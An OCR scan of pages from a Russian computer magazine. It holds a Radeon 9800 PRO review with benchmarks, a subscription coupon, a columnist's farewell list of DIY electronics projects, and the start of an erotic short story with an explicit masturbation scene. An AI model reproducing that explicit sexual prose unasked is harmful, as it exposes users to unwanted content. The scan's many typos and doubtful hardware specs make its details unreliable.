
R98P256D. Это весьма производительная видюха, предназначенная, в первую очередь, для хардкорных геймеров. Девайс - не дешевый, но он того стоит. Если ты собрался покупать новый современный компьютер и хочешь иметь мощную и производительную систему со всеми наворотами, то эта видюха - твой выбор.

Карта радует весьма нехилой производительностью и имеет неплохой потенциал для разгона. На борту карты стоят 256 Мбайт DDR2 памяти, работающей с тактовой частотой 700 МГц, 256-разрядный интерфейс дополнительно увеличивает производительность девайса. Процессор карты работает с частотой 380 МГц. На самом девайсе буквально все, что может греться, закрыто хорошими алюминиевыми радиаторами - это, само собой, чип и память, а также питание карты. Вместе с хорошим кулером это все дает очень хорошие перспективы для разгона.

Как видно на скрине, видюха требует для работы дополнительное питание, и если ей это самое питание не подключить, то при включении компьютера можно увидеть интересную вещь: карта, возмущенная таким невниманием, выдает на экран сообщение о том, что кабель питания не воткнут, и потребует-таки воткнуть его в... законное место :).

На случай, если у тебя нет свободного разъема, в комплекте с картой идет специальный провод - переходник-разветвитель. К слову, этот провод очень длинный и его удобно использовать не по прямому назначению, а для того, чтобы подключать принесенный соседом винчестер со свежей музыкой и веселыми картинками.

Новинка, как и все порядочные современные карты, имеет DVI и TV-OUT, так что если тебе захочется посмотреть новый фильм, подключив компьютер к телевизору, или прикупить новый LCD монитор с DVI входом, то никаких проблем с этим не будет. Для подключения к телевизору в комплекте с картой идет шнур. С его помощью возмож-



Radeon 9800 PRO

но подключение как через обычный «тюльпан», так и через s-vhs (развоенный шнур).

В девайсе реализована функция twin view, служащая для подключения к компьютеру двух мониторов одновременно, поэтому в комплек-

те присутствует переходник DVI -> VGA, который позволяет подключить два обычных монитора с VGA-входами. Кроме этого, в коробке с картой можно найти инструкцию по установке и бонусные игры, которые сразу позволяют заценить мощь девайса. Что касается игр, то их 4 штуки: Motocross Mania, On 4x4, Serious Sam и Heavy Metal, плюс еще один диск с софтиной CyberLink Power DVD.

Тестирование карты показало очень неплохую производительность. Тест-драйв проходил на следующей конфигурации:

процессор - 3 ГГц Athon;
память - 512 DDR M-tec;
винчестер - Samsung SP 1604n;
мать - Gigabyte GA-7NNXP.

Для начала мы прогнали карту двумя версиями бенчмарка 3Dmark (2001se pro и 2003) в различных разрешениях с глубиной цвета 32 Бит. Результаты, как всегда, в популях, смотри врезку.

Итак, девайс показал очень хорошие результаты. Замечу, что тестирование проводилось со стандартными частотами, если же обеспечить карту хорошим дополнительным охлаждением, то можно бюджет ее неплохо разогнать и получить еще большую производительность.

H A R D

3DMARK 2001SE PRO:
800x600 - 12700
1024x768 - 12573
1280x1024 - 10500
1600x1200 - 8012

3DMARK 2003:
800x600 - 7250
1024x768 - 6400
1280x1024 - 4770
1600x1200 - 3750

Далее был Quake 3 (результаты в fps):
800x600 - 310
1024x768 - 280
1280x1024 - 183
1600x1200 - 140

И напоследок - UT 2003 Demo (результаты в fps):
800x600 - 60
1024x768 - 55
1280x1024 - 53
1600x1200 - 40

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

Введена новая **БЕСПЛАТНАЯ** услуга –
Курьерская доставка по Москве.

Доставка производится курьером в
течение 3х дней на адрес любой фирмы.

Для оформления курьерской доставки
и получения дополнительной
информации звоните: **935-70-34**

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).
2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
6 месяцев - 690 рублей
12 месяцев - 1380 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.
4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте
subscribe_xs@gameland.ru
или по факсу 924-9694
(с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2,
ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ

по электронной почте
subscribe_xs@gameland.ru
или по тел. (095)935-7034

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

- На 6 месяцев начиная с _____
- На 12 месяцев начиная с _____

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. _____

Город/село _____ ул. _____

Дом _____ корп. _____ кв. _____ тел. _____

Сумма оплаты _____

Подпись _____ Дата _____ e-mail: _____

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Платательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата журнала "ХакерСпец"	
за _____ года	

Подпись платателя _____

Кассир _____

Квитанция

Кассир _____

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Платательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата журнала "ХакерСпец"	
за _____ года	

Подпись платателя _____

Подписка для юридических лиц


Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу subscribe_xs@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПАЯЛЬНЫЙ ПРОЩАЛЬНИК ДОКТОРА ДОБРЯНСКОГО

Dr.Cod@real.xakep.ru

Пришло время погвести итоги. Вот самые яркие моменты из моей радиоэлектронной жизни, начиная с февраля 99-го, когда вышел первый Хакер. Доктор уходит, но обещает вернуться! Я обязательно всплыву в каком-нибудь издании, либо в Интернете с возрожденным паяльником! Так что пиши свои идеи. А пока я занимаюсь тестами железа в test_lab.

Оси 4work



Самое первое устройство (глушилка телеков), вышло во втором Хакере в 99-ом году!



Позже я перделал глушилку в биолакактор.



Металлоискатель. Самое популярное устройство, многие собрали и рады!



Это выключатель, реагирующий на хлопки. Пока настраивал, отбил себе ладоши.



Паук Александра Смирнова, превращающий мозговые волны в музыку



Рыбка с электродом в мозгу, чтобы ученые могли увидеть мир глазами рыбы



Простейший бесконтактный синтезатор на базе оптического сенсора.



Двухколесный робовелосипед профессора Ленского. Автономный, умеет сам вставать с пола!



На этих весах с моторчиками я планирую поставить пару экспериментов с гравитацией.



Имитатор радарных сигналов, подключается к компу (я для института паял).



Перчатка со шприцами вместо пальцев (мы с Донором сгелали)



Жук, которого намутил R-Master.



Ультраминиатюрный жук. Я придумал, а R-Master спаял.



Из лазерной указки просто сделать лазерфон, некоторые читатели замутили лазерные линки, подключив указки к COM-портам.

МОРЕ ЛЮБВИ

Niro (niro@real.xaker.ru)



а висках выступили вены. Ева полулежала в шикарном кожаном кресле в паре метров от экрана монитора. Закрыв глаза, она парила в призрачном выдуманном пространстве; тело медленно извивалось, волна спускалась откуда-то с затылка к кончикам пальцев на ногах. Периодически руки поднимались с подлокотников, чтобы аккуратно проникнуть за отворот блузки, туда, где маленькими бусинками затвердели соски. Тихий стон срывался с губ от нежных прикосновений к своему телу; она проводила кончиком пальца от подбородка к ложбинке между грудей.

Вскоре одежда показалась ей тесной. Из блузки она выскользнула очень профессионально, словно этот трюк оттачивался не один месяц. Просто вдруг она оказалась в одних тонких узеньких трусиках, явив взору того, кто мог бы сейчас с ней находиться (но она была совершенно одна!), роскошное молодое тело, покрытое мелкими бисеринками пота.

На животе (даже не на животе, а в совсем опасной близости от одной из самых сильных эрогенных зон) обнаружилась маленькая присоска со скрывающимся под ней тоненьким проводком. Этот проводок аккуратно перекидывался через бронзовое от искусственного загара бедро и уходил к компьютеру. Ева, прекрасно помня о его существовании, просунула холеные пальцы под кружево трусиков.

Стон... На корпусе засветился красный светодиод, говоря об активности винчестера. Компьютер зашелестел, на экране замечались разноцветные образы, перетекающие один в другой.

Постепенно стоны становились похожими на хрип; возбуждение довольно медленно, но верно достигало максимума. Ева превратилась в натянутую струну, ожидающую взрыва. Пальцы не останавливались, язык часто облизывал пересохшие соленые губы; она несколько раз вздрогнула, будто от удара электрического тока.

Компьютер продолжал работать. Ева убрала левую руку с груди; как зомби, протянула ее к клавиатуре и нащупала «Enter». Она уже была близка к оргазму - к одному из самых сильных оргазмов в своей жизни.

- А-а-а!.. - едва не закричала она, когда волна горячего удовольствия хлынула между ног и стала подниматься все выше и выше, охватывая все тело...

«Пи... Пи... Пи...» - какой-то посторонний звук вмешался в происходящее. Ева хлопнула всей ладонью по клавиатуре - там, где была нужная клавиша. Ничего не произошло. Она будто провалилась в прорубь - все тепло и дрожь, созданные ее умелыми пальцами, оборвались и заставили открыть не видящие пока ничего глаза. Сквозь туман и слезы удовольствие выплыло пятно монитора.

«Синий экран смерти».

Система умерла в самый неподходящий момент, не выдержав поставленных перед нею задач.

- С-сволочь... - прошипела гадюкой Ева, еще не до конца осознав, что произошло. - Нет...

Она схватила присоску и оторвала ее от нежной влажной кожи живота.

- Нет! - закричала она, словно от звука ее голоса компьютер мог ожить и выполнить ею задуманное. - Этого не может быть! Не сейчас! Не-сей-час!

Она повторяла это размеренно-бешеное «Не-сей-час!» бесчисленное число раз, колотя слабыми кулачками по подлокотникам кожаного кресла, пропитавшегося ее потом. А затем она в порыве гнева разорвала на себе трусики и швырнула их в экран. Шелковое кружево неаккуратно повисло на огнем из углов монитора, напоминая бинт...

* * *

Главным пристрастием Антона Верника в мире искусства был Аль Пачино. Каждый новый фильм с его участием становился событием, которое он обсуждал сам с собой и со своими друзьями в Интернете не один день; любая прошлая работа великого мастера едва ли не конспектировалась, все его слова, жесты и поступки копировались и переносились в жизнь. Ради Пачино Антон выучил огромное количество сленговых выражений и смотрел кино на DVD без перевода.

Лица актера взгляды на Антона утром и вечером со стен его квартиры; на экране компьютера поочередно сменяли друг друга обои с изображением Аль Пачино. Сложно было дать однозначный ответ на вопрос - что же так привлекало молодого перспективного сотрудника компании средней руки по настройке программного обеспечения (в миру - «Компьютерной скорой помощи») в драматическом гении Голливуда. Сам Антон никогда не вдавался в подробности - он просто смотрел фильмы с его участием и не мог оторвать взгляд от проникновенных глаз, смотрящих в камеру с пристрастием.

Сегодня - «Море любви». Антон протянул руку на полку, где в ряд стояли все фильмы с его любимым актером и уже хотел было взять «Запах женщины», но что-то его остановило - указательный палец скользнул вдоль дисков, едва задев их, и наткнулся на один, выступающий из аккуратного ряда. Это и было «Море любви», собранное много всяких призов, но не получившее заветного «Оскара» (к слову сказать, фильм как таковой на «Оскара» не тянул - неизвестно еще, чем бы дело закончилось, не будь там Пачино). Диск аккуратно лег в лоток, тихое жужжание предварило появление изображения.

Серийный убийца. Вечная тема для Голливуда, практически неисчерпаемая. Уж сколь-

ко их было - начиная с Джека-Потрошителя (чего стоила только картина «Из ада» с великолепным, утонченным Джонни Деппом - которому, правда, далеко до великого Пачино). Всех находят с пулей в башке, уткнувшись в собственную постель, абсолютно голых... По какой причине Аль Пачино решил играть в этом фильме? Его детективы и боевики, конечно же, великолепны (вспомнить только «Схватку» или «Крестного отца», ставшего хрестоматийным) - но вот сама тематика «Моря любви», поиск преступника, сюжет, местами достойный кисти мастера вроде Конан-Дойля, - все это было не очень свойственно для актера, взявшего на себя труд исполнить роль Френка Келлера.

Антон, взяв в правую руку блюдце с соевыми сухариками, а в левой умудряясь удерживать бутылку «Невского» и пульт от телевизора, внимательно смотрел на экран. Иногда он именно так смотрел фильмы с Пачино - зная многие диалоги наизусть, помня все повороты сюжета, он разглядывал лица, жесты, повороты головы, походку, слушал английскую речь своего кумира. Ему очень хотелось стать таким, как он; или нет, не таким, как он сам, а как его герои - жестоким и всемогущим, как дьявол, нанявший себе адвоката, или таким же, как слепой полковник в «Запахе женщины», - одновременно циничным и справедливым.

Действие разворачивалось в фильме не особенно стремительными темпами. Расследование, начатое Келлером, было еще довольно далеко от завершения, когда Антон обратил внимание на маленький диалог между детективом и его подопечной, выступавшей в роли главной подозреваемой, которую великолепно сыграла Эллин Баркин.

« - ...Иногда пахнет берьмом, но я все равно люблю свой район...»

- Это только кажется, что все спокойно - а в прошлом году здесь было три убийства. Одно вон там, рядом с той вывеской, второе - через неделю во-он в том доме на втором этаже, а еще через два месяца - на третьем.

- Ну просто обитель зла какая-то...»

Антон услышал в этом диалоге скрытый подтекст, который можно было рассмотреть по отношению к чему бы то ни было как пророческий - «я люблю свой город», «я люблю свою работу» - а потом... «Это только кажется, что все спокойно...»

Сухарики постепенно таяли на блюдце, пиво убывало, а Аль Пачино продолжал творить чудеса лицедейства на экране телевизора...

Когда зазвонил телесфон, фильм почти подходил к концу. Антон протянул руку к трубке и услышал знакомый голос своего коллеги по работе.

- Привет, Антон. Это Лукашин, узнал?

Антон кивнул, а потом понял, что надо ответить:

- Да, узнал, Виталий. Что так поздно?

в продаже
с 29 июля

- Да дело тут есть... - начал Лукашин, и Антон сразу понял, что придется куда-нибудь ехать. Таким тоном могли начинаться только разговоры об этом - да еще о том, чтобы занять кому-нибудь денег.

- Говори, не тяни кота за хвост, - поторопил Антон собеседника, поставив фильм на паузу.

- Я понимаю, не царское это дело, - продолжал нудеть на том конце провода Виталий. - Просто больше не к кому обратиться.

- Денег у меня нет, - сразу отрезал один из вариантов развития разговора Антон.

- Да ну тебя, Верник, - рассмеялся Лукашин. - Денег я тебе сам могу дать...

- Дай.

- Сколько?

- Что тебе надо? - не выдержал Антон, повысив голос. В деньгах он не нуждался.

- Короче, тут ушли уже все, а у меня срочный вызов в Большой Девятинский...

- Кто оплатит? - сразу сообразил Антон. - И вообще - давай совсем уже близко к делу.

- Оплатит лично директор, это он рекомендовал именно тебя, - в голосе Лукашина проскользнули какие-то не понравившиеся Антону нотки. С этим вызовом было явно что-то не так. - Ведь у нас только ты умеешь работать с женщинами бальзаковского возраста. Ну и потом, она просила лучшего...

- Подхалим... У тебя что, АОН еще и возраст звонившего определяет? - ехидно спросил Антон, несколько заинтригованный. - И ты вот брякаешь, а сам-то хоть знаешь, что такое «бальзаковский возраст»?

- Ну... - смутился Лукашин. - А сколько это лет?

- А по голосу сложно было определить?

- Вот в этом-то все и дело, - Виталий замолчал надолго. (Верник тем временем успел снять фильм с паузы, просмотреть почти минуту - и поэтому вновь возникший в трубке голос Лукашина чуть ли не напугал его). - Там что-то не в порядке было с голосом... Она так орала, так орала...

- В смысле? - оторвавшись от Аль Пачино, спросил Верник.

- Ну, в прямом - как будто это я ей компьютер сломал. И все время повторяла - «Не сейчас!» Как заводная просто, раз двадцать. А дышит, как паровоз, словно за ней бежал кто. Ну или будто прям с постели подскочила, из-под...

- Детали меня не интересуют, - оборвал Лукашина Антон. - То есть интересуют, но не эти. Адрес?

Лукашин продиктовал. Оказалось, далековато. - Честно сказать, я такси вызвал раньше, чем тебе позвонил, - виновато добавил Виталий. - Так что...

- Ферштейн, - кивнул Верник. - Лишь бы он меня потом обратно доставил. Ну, пока, диспетчер.

Он положил трубку и с тоской взглянул в экран телевизора, где в стоп-кадре неподвижно застыл Аль Пачино. Досмотреть была не судьба.

Встав с кресла, он прошел в другую комнату, где, в отличие от зала, царил рабочий беспорядок - компьютер на столе, компьютер под столом, пара мониторов, небольшая спутниковая антенна на подоконнике, масса проводов - по делу и не по делу... У дверей на видном месте стоял «дипломат» - внутри был ноутбук, внешний модем «Zухел» и набор самых необходимых дисков. Машинально проверив свою почту и отправив пару коротких сообщений в

форумы, он взял «дипломат», взглянул на часы, вздохнул и вышел в подъезд...

* * *

Судя по тому, как выглядела входная дверь - там, за дверью, скрывалась шикарная квартира. Дверь итальянская, металлическая, с тремя замками, огромным телескопическим «глазком» - на танке не въедешь!

Антон сверился с адресом, который записал со слов Лукашина на маленький клочок бумаги (ох уж эта любовь к «налагонникам») - все верно. Протянул палец к звонку - и не успел нажать, как там, по ту сторону, раздались цокающие быстрые шаги, забренчали ключи, и дверь распахнулась, едва не ударив Антона в нос. Верник вовремя отскочил за створку и увидел высунувшуюся наружу голову женщины.

Ее пронзительные глаза быстро оглядели площадку перед дверью, не заметили Антона; дверь с грохотом закрылась, но Верник успел услышать: «Чертов сервис, ждешь их до второго пришествия!», произнесенное с такой ненавистью, что заходить в квартиру вообще расхотелось. На секунду проскользнула мысль - а не уйти ли нафиг отсюда, сославшись на то, что таксист не нашел дом. Потом вспомнил, что не найти такой дом можно только в сильном алкогольном опьянении - практически центр города, Новый Арбат, - и протянул руку к звонку во второй раз.

Звук оказался неожиданно мелодичным - не чета тому голосу, который принадлежал хозяйке. Вновь стук каблучков, скрадываемый, по-видимому, ковровой дорожкой, снова щелчки замков. На этот раз Антон был более предусмотрительным - он отошел на пару шагов назад, встал прямо напротив двери и оказался точно перед лицом хозяйки, распахнувшей дверь со свойственной ей в походке и суждениях стремительностью.

По части бальзаковского возраста Лукашин ошибался, но не намного. Женщине было около тридцати лет, она была полна сил и энергии, глаза метали молнии.

Прежде чем пустить Антона в квартиру, она внимательно осмотрела его с ног до головы, от чего Вернику стало очень неудобно; потом она на пару секунд задержала взгляд на его «дипломате», хмыкнула и распахнула дверь полностью.

Верник, уже собравшийся сделать шаг внутрь, застыл, занеся ногу для шага. На хозяйке квартиры был тонкий розовый пеньюар, отделанный чем-то похожим на мех такого же цвета; под пеньюаром не было НИЧЕГО.

- Вы будете заходить или нет? - нетерпеливо спросила женщина, ни на секунду не задумавшись над тем, что же смутило мастера. - Время не ждет.

Она махнула рукой в коридор. Верник отвел глаза в сторону и прошел мимо, на мгновение окутавшись облаком непонятной смеси запахов, исходившей от нее, - что-то из очень дорогих духов, сладких и приторных, наслоившихся на запах пота. Это было единственное, что отталкивающе подействовало на Антона. Все остальное заставляло его молодую, повесенному неустойчивую психику трепетать и



Хулиавгуст!
Жара и женщины!

АНТИ глянцевый
журнал ХУЛИГАН
представляет



предметный
разговор

(game)land
ХУЛИГАН

путать мысли.

Остановившись возле вешалки, он снял куртку, поставив «дипломат» на пол, разулся (хозяйка подтолкнула ему тапочки, он сделал вид, что не заметил - с детства ненавидел в гостях надевать чужую обувь). В зеркале напротив отразилась фигура хозяйки; она, совершенно не замечая особенностей своего одеяния, заглядывала в одну из комнат. Пеньюар кокетливо распахнулся, открывая обнаженную грудь. Верник отвел глаза; пару раз дернулась щека.

Ему вдруг пришло в голову одно из составлений директора - мастера из различных сервисов, в том числе и из компьютерного, очень часто подвергаются сексуальным домогательствам одиноких женщин; с такими особами надо держать ухо востро и избегать всяческих заигрываний и приставаний, ибо впоследствии от обвинений в изнасиловании не отмажет уже никто. А спорить с директором в подобных вопросах было крайне и крайне глупо. Антон краем глаза посмотрел на хозяйку - на первый взгляд она на подобные обвинения не тянула. Но кто ж их знает, этих непредсказуемых женщин...

- Молодой человек, не пора ли!.. - нетерпеливо махнула рукой куда-то вглубь большой комнаты хозяйка. - Время идет!

- Да, конечно, - вышел из ступора Антон, поднял «дипломат» и прошел туда, куда показывала женщина. Комната оказалась на удивление скромно обставленной - кроме компьютерного стола в углу напротив окна и какого-то непонятного прибора, подключенного к этому компьютеру, не было практически ничего; только огромное кожаное кресло в самом центре под небольшой симпатичной люстрой.

Остановившись на пороге, Верник осмотрелся. Окна закрыты довольно плотными шторами темно-красного цвета; на полу темно-бордовый ковер с геометрическим узором. На стенах, покрытых жидкими обоями с опять-таки вездесущим красноватым оттенком, несколько картин с непонятными абстрактными фигурами.

Кресло, в принципе, выпадало из общего тона. Как и компьютер. Вообще, в этой комнате идеально смотрелась бы большая кровать, покрытая красно-черным постельным бельем, а в центре кровати должна была лежать в шикарном розовом пеньюаре... Вот в таком... И нахрена здесь комп - да еще с какой-то прибудой, напоминающей передвижную рентгеновскую установку?

- Чуть быстрее, - настойчиво пихнула хозяйка в спину Антона. - Вы ведь еще даже не знаете, в чем здесь дело, сколько понадобится времени, а уже отдыхаете, как после тяжелой работы.

- Извините, - развел руками Антон и пошел к компьютеру. - Так в чем суть проблемы?

Хозяйка обошла вокруг него на расстоянии метра, внимательно глядя на мастера. Потом она опустилась в кресло и положила руки на подлокотники, глаза ее закрылись. Несколько секунд Антон думал, что так и не дожидается от нее никакой информации, однако он оказался не прав - она внезапно открыла глаза и, глядя прямо перед собой, произнесла:

- Я здесь занимаюсь... Некими эксперимен-

тами, скажем так. В подробности вдаваться не будем, молодой человек. Все мои работы проходят при участии вот этого приспособления (она махнула рукой на устройство, занимающее угол, противоположный компьютеру).

Антон медленно согласно кивал, будто видеть подобные «приспособления» было для него привычным делом (тоже одно из правил, внушенных ему их директором, - никогда не показывать, что ты чего-то не знаешь, вполне возможно, что ты этому научишься именно сегодня). Хозяйка на него не смотрела; ее взгляд был устремлен прямо перед собой.

- По вполне объяснимым причинам, - продолжала она тем временем, - компьютер работает под управлением Windows 98. Вы слышали что-нибудь об этом? - внезапно спросила она у Антона. Тот даже не нашелся сразу, что ответить, - настолько неожиданное оказалось это слово. Он глупо раскрыл рот и попытался выдать из себя хоть что-нибудь (он, конечно же, не гений, но, черт побери, не до такой же степени!), хозяйка хитро косила глаза на него и неожиданно рассмеялась - правда, всего на пару секунд.

- Шутка, - оборвала она сама себя. - Продолжим. Во время моих экспериментов компьютер обрабатывает довольно большие массивы крайне специфической информации. Все вопросы потом, - предупредила она попытку Антона вставить слово в ее монолог. - В самом начале моей работы возникало множество проблем, связанных с отладкой программного обеспечения...

Верник слушал ее речь, как музыку. Ему казалось, что присутствует на лекции в своем родном институте информатики. Он теперь уже не понимал, зачем его сюда пригласили - ведь похоже, что хозяйка квартиры разбирается во всех вопросах в достаточном объеме.

- ...Постепенно - а это продолжалось около полугода - таких проблем становилось все меньше. Программа, управляющая этим (она снова махнула рукой в другой угол), становилась все лучше. Но, как вы понимаете, молодой человек, камнем преткновения оставался незыблемый фрагмент всей этой системы - сама операционная система.

Она встала с кресла, повернулась к Антону лицом.

- Она не справляется с тем видом работы, с которым я имею дело. Сегодня система рухнула в самый неподходящий момент (по ее лицу пробежала тень гнева). Я... Я хочу, чтобы вы, молодой человек...

Антон все-таки решился спросить:

- Простите, но, судя по вашим речам, вы и сама...

- Меня, между прочим, Ева зовут, - неожиданно представилась она. - Я сама ни черта не могу. И если вы... Ты думаешь, что мои разговоры и мои познания... Короче, все это я знаю с чужих слов; просто иногда необходимо в нужных кругах прихвастнуть - чтобы уж совсем не выглядеть белой вороной.

- Согласен, - кивнул Верник, зная и за собой подобную слабость - потретьяется о чем-нибудь, имея об этом самое отдаленное представление... - А я, между прочим, Антон.

- Короче, Антон, - склонив голову набок и хитро прищурившись, сказала Ева. - Сегодня у меня должен был быть очередной...

Эксперимент. И он состоится. Тебе понятна задача?

Антон кивнул.

- Вы будете присутствовать? - поинтересовался он у Евы.

- Надо? - спросила она в ответ.

- Я поставлю вам Windows XP, - произнес он как можно более равнодушным тоном. - Как вы к этому отнесетесь?

Ева прикусила губу.

- Ты тоже об этом... где-то читал? - зло спросила она. - Или соображаешь?

Она уже поняла, что ее манера общения не прокатит. Пыталась отомстить.

- Соображаю, - коротко ответил Антон. - Что-нибудь нужно сохранять или можно все начисто гелать?

- Все, что мне необходимо для работы, я переписываю на CD. Сама программа у меня тоже хранится отдельно. Делайте, как сочтете нужным. Сколько нужно времени?

Она снова перешла на «вы» - это не очень понравилось Антону, тем более что уже больше пяти минут он не мог оторвать взгляда от ее груди.

- Ну, я не знаю еще, какой у вас компьютер... В среднем час-полтора. Плюс настроить вашу программу и вон ту железяку... - Верник кивнул в сторону «приспособления».

- Ваше дело - установить систему, - отрезала Ева. - И все. После этого можете молча собираться и уходить. И нечего плямиться! - крикнула она, отчего у Антона сердце в пятки ушло, он смутился и испугался одновременно.

Ева крунулась на каблучках домашних туфель и вышла из комнаты. Верник проводил ее взглядом - то ли завистливым, то ли грустным; он сам не понял, как посмотрел ей вслед. Отругав про себя Лукашина с его несвоевременным заказом, он взялся за работу.

И, как всегда, работа поглотила его целиком.

Он восторженно бормотал себе под нос названия комплектующих этого поистине навороченного компьютера, поражался его скорости, объему памяти и диагонали монитора. Работа продвигалась довольно быстро. Отформатировав винчестер, он запустил установку Windows; его взгляды постепенно приковала та установка, к которой от компьютера тянулись провода.

Аккуратно выглянув в коридор и не обнаружив там Евы (ее бормотание - а может быть, телевизора - слышалось откуда-то из глубин огромной квартиры), Антон, периодически поглядывая на монитор, приблизился к устройству. Его назначение было абсолютно непонятно.

В основе всего располагалась довольно большая тумба на поворотной платформе; выше - несколько блоков, напоминающих раздельный музыкальный центр, как и показалось Вернику вначале. К музыке это, судя по всему, не имело никакого отношения.

Провода проникали в каждый из блоков; на передних панелях тускло отражали свет люстры погасшие табло. Сенсорные панели со множеством кнопок не говорили Антону ни о чем, напоминая почему-то микроволновку. Он осторожно провел рукой над кнопками, не прикасаясь к ним.

На самом верху сооружения стоял довольно большой монитор - жидкокристаллический; наверное, очень дорогой. Наименование фирмы, отметившейся на ли-

цевой панели, было Антону неизвестно, что сразу же вызвало уважение - ничего похожего на Китай, скорее всего, какой-то неведомый Вернику брэнд. Вообще, все это вызывало ощущение медицинского прибора - даже цвет всей установки, ослепительно белый, не имел ничего общего с офисной техникой.

Увлечшись, он едва не пропустил момент, когда Ева вошла в комнату проверить ход работы - краем уха он уловил шорох пеньюара и быстро вернулся поближе к компьютеру. Она вошла неслышно - босиком. Это было неожиданно, Антон машинально опустил глаза вниз и отметил красивый сверкающий лак на ухоженных ногтях.

- Сколько мне еще ждать? - нетерпеливо спросила она.

Антон развел руками и покачал головой.
- От меня сейчас мало что зависит, вы же понимаете... Около сорока минут - го момента, когда вы сможете сесть за компьютер, - объяснил ей перспективу Верник.

Ева хмыкнула и внимательно посмотрела на Антона.

- Ладно, я все понимаю, - угрюмо ответила она. - Не совсем же я дура. Устал?

Антон замер. «Сейчас предложит расслабиться, а потом скажет, что расплатилась...» - проскочила крамольная мысль.

- Кофе? - тем временем спросила Ева.

Верник, признаться, не сразу услышал ее вопрос. Он на пару секунд провалился куда-то в свой мир, где на разных полочках сознания хранились сведения о женщинах подобного поведения. Ева повторила:

- Кофе, мальчик?

«Все, попал», - признался сам себе непонятно в чем Верник и молча кивнул. Ева щелкнула пальцами и вышла. Антон облизнул пересохшие губы - ее роскошное тело волновало парня все больше и больше, а запах духов очистился от неподходящих для красавицы примесей и дурил рассудок.

Вернуться за компьютер он себя заставил. Опустившись в кресло, он всмотрелся в происходящее на экране. Полоска инстал-

ляции достаточно быстро ползла к финишу. Компьютер действительно был хорош. Если принять во внимание ту штуку, что стояла в углу, - то внутри компа находились, видимо, не менее крутые детали.

- В чем суть брэнда? - услышал он голос из-за спины. - Ева, как кошка, подкралась незаметно и опустилась на подлокотник маленькую чашку кофе, расточающую густой приятный аромат. - В гарантии, Антон, не мне вам объяснять...

«Она что, мысли читает?» - поразился по паданию собеседницы в точку Верник.

- Согласен с вами, Ева, - кивнул Антон, не отрывая взгляд от ее колен - точеной, совершенной формы. - Я смотрю, вы все-таки достаточно подкованы - так, может, вам преподавать несколько уроков, и вы сможете делать все это сами?

Антон сказал все это и тут же поразился собственной наивности - зачем этой фотомодели какие-то уроки? Она вызовет сюда самого Билла - и он будет только рад ползать у ее ног, втыкая кабели вместо портов себе в ноздри!

- Я подумую, Антон. Ты пей, пей - в маленьких чашечках кофе быстро остывает.

- Я не люблю горячий, - машинально соврал Верник. - С детства.

Ева улыбнулась.

- Сколько тебе лет?

- Двадцать один.

- Давно за компьютером?

- Лет шесть уже, - не без гордости ответил Антон.

- Профессионал?

- Пока никто не жаловался, - пожал Верник плечами.

- Ну-ну, - покачала головой Ева и посмотрела на экран. - Там, похоже, надо перезагрузиться.

